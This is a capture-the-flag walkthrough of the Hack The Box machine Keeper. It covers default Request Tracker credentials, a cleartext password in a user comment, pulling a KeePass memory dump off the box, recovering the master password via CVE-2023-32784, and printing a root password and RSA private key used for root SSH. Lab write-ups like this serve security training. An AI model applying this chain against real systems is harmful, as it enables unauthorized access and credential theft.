Keeper Walkthrough - HTB Easy | Default Credentials & KeePass Memory Dump Exploitation
Complete walkthrough of Keeper from Hack The Box. An easy Linux machine featuring a support ticketing system with default credentials. By enumerating the service, it's possible to identify plaintext credentials that allow SSH access. Through SSH access, a KeePass database dump is obtained, exploitable to recover the master password. After accessing the KeePass database, root's SSH keys are acquired, used to obtain a privileged shell on the host.

Overview
Keeper is an easy-difficulty Linux machine that features a support ticketing system that uses default credentials. Enumerating the service, we are able to see clear text credentials that lead to SSH access. With SSH access, we can gain access to a KeePass database dump file, which we can leverage to retrieve the master password. With access to the Keepass database, we can access the root SSH keys, which are used to gain a privileged shell on the host.
External Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌─[dua2z3rr@parrot]─[~/Boxes/keeper]
└──╼ $nmap -p- -vv 10.10.11.227
<SNIP>
Discovered open port 22/tcp on 10.10.11.227
Discovered open port 80/tcp on 10.10.11.227

<SNIP>

┌─[dua2z3rr@parrot]─[~/Boxes/keeper]
└──╼ $nmap -p 22,80 -sC -sV -vv 10.10.11.227
<SNIP>
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKHZRUyrg9VQfKeHHT6CZwCwu9YkJosNSLvDmPM9EC0iMgHj7URNWV3LjJ00gWvduIq7MfXOxzbfPAqvm2ahzTc=
|   256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBe5w35/5klFq1zo5vISwwbYSVy1Zzy+K9ZCt0px+goO
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key findings:
- Port 22: SSH (OpenSSH 8.9p1)
- Port 80: HTTP running nginx 1.18.0
Web Application Analysis
HTTP Service
Let’s access the site:

Naturally, we click the link and get redirected:

Let’s add the subdomain and visit it:

Default Credentials Discovery
Accessing the Request Tracker
Whenever we’re faced with a login form, it’s good practice to try default credentials.
Going to the GitHub repository https://github.com/bestpractical/rt and searching within the README for the word “default”, we find the credentials:

Default credentials found: Let’s use them on the login page and we successfully enter.

User Enumeration
Site Enumeration
On the dashboard there’s a page regarding users and we find another user named lnorgaard:

On the user’s edit page, we can find a comment with the initial password written in cleartext:

Initial Access
SSH Login
1
2
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
User flag obtained.
Privilege Escalation
KeePass Database Discovery
From the issue regarding the user, we remember it was about a KeePass database and a memory dump. We find a zip file named after the issue we’re talking about in the home directory:
1
2
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
CVE-2023-32784 is what we need. Let’s transfer the memory dump to our machine:
1
2
3
lnorgaard@keeper:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.16.6 - - [18/Aug/2025 21:35:47] "GET /RT30000.zip HTTP/1.1" 200 -
1
2
3
4
5
6
wget http://10.10.11.227:8000/RT30000.zip
--2025-08-18 21:35:47--  http://10.10.11.227:8000/RT30000.zip
Connecting to 10.10.11.227:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 87391651 (83M) [application/zip]
Saving to: 'RT30000.zip'
Exploit Setup
Let’s install .NET (necessary for the exploit) and clone the GitHub repository containing the exploit:
To install .NET 9 on Debian, follow these instructions: https://learn.microsoft.com/en-us/dotnet/core/install/linux-debian?tabs=dotnet9
1
2
3
4
5
6
7
8
9
┌─[dua2z3rr@parrot]─[~/Boxes/keeper]
└──╼ $git clone https://github.com/vdohney/keepass-password-dumper.git
Cloning into 'keepass-password-dumper'...
remote: Enumerating objects: 111, done.
remote: Counting objects: 100% (111/111), done.
remote: Compressing objects: 100% (79/79), done.
remote: Total 111 (delta 61), reused 69 (delta 28), pack-reused 0 (from 0)
Receiving objects: 100% (111/111), 200.29 KiB | 483.00 KiB/s, done.
Resolving deltas: 100% (61/61), done.
Master Password Recovery
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌─[dua2z3rr@parrot]─[~/Boxes/keeper/keepass-password-dumper]
└──╼ $dotnet run /home/dua2z3rr/Boxes/keeper/KeePassDumpFull.dmp

<SNIP>

Password candidates (character positions):
Unknown characters are displayed as "●"
1.:	●
2.:	ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M,
3.:	d,
4.:	g,
5.:	r,
6.:	ø,
7.:	d,
8.:	 ,
9.:	m,
10.:	e,
11.:	d,
12.:	 ,
13.:	f,
14.:	l,
15.:	ø,
16.:	d,
17.:	e,
Combined: ●{ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M}dgrød med fløde
We see from the dots ● that the character in that position is unknown. Searching online for the result we know for certain, we find a Danish dessert called “Rødgrød med fløde”. Let’s try this password on the KeePass file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌─[dua2z3rr@parrot]─[~/Boxes/keeper]
└──╼ $kpcli --kdb=passcodes.kdbx
Provide the master password: *************************

<SNIP>

kpcli:/passcodes/Network> show -f 0

Title: keeper.htb (Ticketing Server)
Uname: root
 Pass: F4><3K0nd!
  URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
       Encryption: none
       Comment: rsa-key-20230519
       Public-Lines: 6
       AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
       8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
       EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
       Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
       FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
       LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
       Private-Lines: 14
       AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
       oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
       kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
       f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
       VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
       UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
       OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
       in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
       SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
       09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
       xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
       AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
       AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
       NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
       Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
Root Access
Private Key Generation
We can use a PuTTY tool called puttygen to generate a private key usable with SSH:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌─[dua2z3rr@parrot]─[~/Boxes/keeper]
└──╼ $puttygen ssh_key_file -O private-openssh -o id_rsa
┌─[dua2z3rr@parrot]─[~/Boxes/keeper]
└──╼ $cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAp1arHv4TLMBgUULD7AvxMMsSb3PFqbpfw/K4gmVd9GW3xBdP
c9DzVJ+A4rHrCgeMdSrah9JfLz7UUYhM7AW5/pgqQSxwUPvNUxB03NwockWMZPPf
Tykkqig8VE2XhSeBQQF6iMaCXaSxyDL4e2ciTQMt+JX3BQvizAo/3OrUGtiGhX6n
FSftm50elK1FUQeLYZiXGtvSQKtqfQZHQxrIh/BfHmpyAQNU7hVW1Ldgnp0lDw1A
MO8CC+eqgtvMOqv6oZtixjsV7qevizo8RjTbQNsyd/D9RU32UC8RVU1lCk/LvI7p
5y5NJH5zOPmyfIOzFy6m67bIK+csBegnMbNBLQIDAQABAoIBAQCB0dgBvETt8/UF
NdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6joDni1wZdo7hTpJ5Zjdmz
wxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCihkmyZTZOV9eq1D6P1uB6A
XSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputYf7n24kvL0WlBQThsiLkK
cz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzTVkCew1DZuYnYOGQxHYW6
WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivzUXjcCAviPpmSXB19UG8J
lTpgORyhAoGBAPaR+FID78BKtzThkhVqAKB7VCryJaw7Ebx6gIxbwOGFu8vpgoB8
S+PfF5qFd7GVXBQ5wNc7tOLRBJXaxTDsTvVy+X8TEbOKfqrKndHjIBpXs+Iy0tOA
GSqzgADetwlmklvTUBkHxMEr3VAhkY6zCLf+5ishnWtKwY3UVsr+Z4f1AoGBAK28
/Glmp7Kj7RPumHvDatxtkdT2Iaecl6cYhPPS/OzSFdPcoEOwHnPgtuEzspIsMj2j
gZZjHvjcmsbLP4HO6PU5xzTxSeYkcol2oE+BNlhBGsR4b9Tw3UqxPLQfVfKMdZMQ
a8QL2CGYHHh0Ra8D6xfNtz3jViwtgTcBCHdBu+lZAoGAcj4NvQpf4kt7+T9ubQeR
RMn/pGpPdC5mOFrWBrJYeuV4rrEBq0Br9SefixO98oTOhfyAUfkzBUhtBHW5mcJT
jzv3R55xPCu2JrH8T4wZirsJ+IstzZrzjipe64hFbFCfDXaqDP7hddM6Fm+HPoPL
TV0IDgHkKxsW9PzmPeWD2KUCgYAt2VTHP/b7drUm8G0/JAf8WdIFYFrrT7DZwOe9
LK3glWR7P5rvofe3XtMERU9XseAkUhTtqgTPafBSi+qbiA4EQRYoC5ET8gRj8HFH
6fJ8gdndhWcFy/aqMnGxmx9kXdrdT5UQ7ItB+lFxHEYTdLZC1uAHrgncqLmT2Wrx
heBgKQKBgFViaJLLoCTqL7QNuwWpnezUT7yGuHbDGkHl3JFYdff0xfKGTA7iaIhs
qun2gwBfWeznoZaNULe6Khq/HFS2zk/Gi6qm3GsfZ0ihOu5+yOc636Bspy82JHd3
BE5xsjTZIzI66HH5sX5L7ie7JhBTIO2csFuwgVihqM4M+u7Ss/SL
-----END RSA PRIVATE KEY-----
SSH as Root
1
2
3
4
5
6
7
8
9
10
11
┌─[dua2z3rr@parrot]─[~/Boxes/keeper]
└──╼ $ssh root@keeper.htb -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
Root flag obtained. Box completed.
Reflections
What Surprised Me
The vulnerability chain was interesting - from default credentials on a ticketing system to plaintext passwords in user comments to a KeePass memory dump exploit (CVE-2023-32784). The fact that the master password could be partially recovered from memory and then guessed based on context (a Danish dessert) demonstrates how memory dumps can expose sensitive information even from supposedly secure password managers.
Main Mistake
I initially didn’t recognize the significance of the partial password recovery from the memory dump. The pattern “●dgrød med fløde” wasn’t immediately obvious until I searched for the known portion, revealing it was a Danish dessert. Luckily, I have immediately tried searching for the partial string online rather than attempting to brute force it.
Alternative Approaches
The PuTTY private key could also have been used directly if I had the proper tools already set up.
Completed this box? Did you use PuTTY to connect to the target machine as root? Leave a comment down below!